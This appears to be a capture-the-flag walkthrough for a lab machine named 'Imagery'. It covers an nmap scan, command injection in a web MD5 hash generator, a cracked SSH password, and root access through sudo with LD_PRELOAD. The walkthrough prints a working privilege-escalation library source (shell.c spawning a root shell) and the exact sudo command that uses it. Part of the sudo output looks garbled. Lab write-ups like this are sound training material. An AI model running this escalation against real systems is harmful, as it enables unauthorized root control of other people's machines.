

Imager

1. Nmap

```
(kali@kali) ~/imagery
$ cat imagery.txt
# Nmap 7.95 scan initiated Fri May  2 22:00:07 2025 as: /usr/lib/nmap/nmap --privileged -sC -sV -oN imagery.txt 192.168.154.134
Nmap scan report for 192.168.154.134
Host is up (0.00059s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 8c:82:a5:a9:05:4c:c6:e4:31:c3:cb:94:8c:72:34:08 (RSA)
|   256  60:8d:92:3d:16:3d:5e:71:0b:9a:fb:7d:a3:ca:75:02 (ECDSA)
|_  256  33:4a:b0:1f:dd:74:56:09:f7:80:b1:49:c4:cd:58:71 (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Hash Generator
MAC Address: 00:0C:29:DD:BB:C8 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri May  2 22:00:14 2025 -- 1 IP address (1 host up) scanned in 7.27 seconds
```

2. RCE (trying and testing, how md5 is being generated and how input is parsed)

Hash Generator


This is a simple MD5 hash generator for a given string. Your input is piped to the md5sum command, which is fast and efficient. Only a maximum of 32 characters is allowed for the input.


Text to Hash:

Generate Hash

Generated Hash:

f6825ee088ae528ba6678e19c6f3077b -






3. Used crack station to get text from hash of content in passfile

Enter up to 20 non-salted hashes, one per line:

2849a8c66e3d0b902d519da8406a84b7ea4c84a74920eaa13ec0063e7ab3f2aa



Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
2849a8c66e3d0b902d519da8406a84b7ea4c84a74920eaa13ec0063e7ab3f2aa	sha256	m33andsha1za

Color Codes: **Green** Exact match, **Yellow** Partial match, **Red** Not found.

4. Got ssh password for user pumba

5. Ran `sudo -l`
6. Got to know about nopasswd on /usr/bin/ls and env_keep+=LD_PRELOAD which is a common privesc vector
7. Created custom shell.c script
8. Ran sudo ls with LD_PRELOAD with our custom shell module
9. Got root access

```
File Actions Edit View Help
pumba@imagery:/tmp$ sudo -l
Matching Defaults entries for pumba on imagery:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, env_keep+=LD_PRELOAD

User pumba may run the following commands on imagery:
  (ALL : ALL) NOPASSWD: /usr/bin/ls, /usr/bin/sudo -l & shell.so
pumba@imagery:/tmp$ cat shell.c
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
void _init() {
  unsetenv("LD_PRELOAD");
  setgid(0);
  setuid(0);
  system("/bin/sh");
}
pumba@imagery:/tmp$ sudo LD_PRELOAD=/tmp/shell.so ls
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root
cat: /root: Is a directory
# ls
config-err-rLEZwa  snap-private-tmp  ssh-XDGPh30KE6e1  systemd-private-f1a034a8e224402bb99e4f482a38b7e4-switcheroo-control.service-4FTU71
linpeas           systemd-private-f1a034a8e224402bb99e4f482a38b7e4-apache2.service-wlmjGg  systemd-private-f1a034a8e224402bb99e4f482a38b7e4-systemd-logind.service-Y3PdGj
polkit.py         systemd-private-f1a034a8e224402bb99e4f482a38b7e4-colord.service-YFA02g  systemd-private-f1a034a8e224402bb99e4f482a38b7e4-systemd-resolved.service-0xMQah
shell.c           systemd-private-f1a034a8e224402bb99e4f482a38b7e4-ModemManager.service-29U22f  systemd-private-f1a034a8e224402bb99e4f482a38b7e4-systemd-timesyncd.service-UrKYij
shell.so          systemd-private-f1a034a8e224402bb99e4f482a38b7e4-upower.service-ktQB6i
# cd /root
# ls
root.txt  snap  vboxpostinstall.sh
# cat root.txt
flag{rootflag}
#
```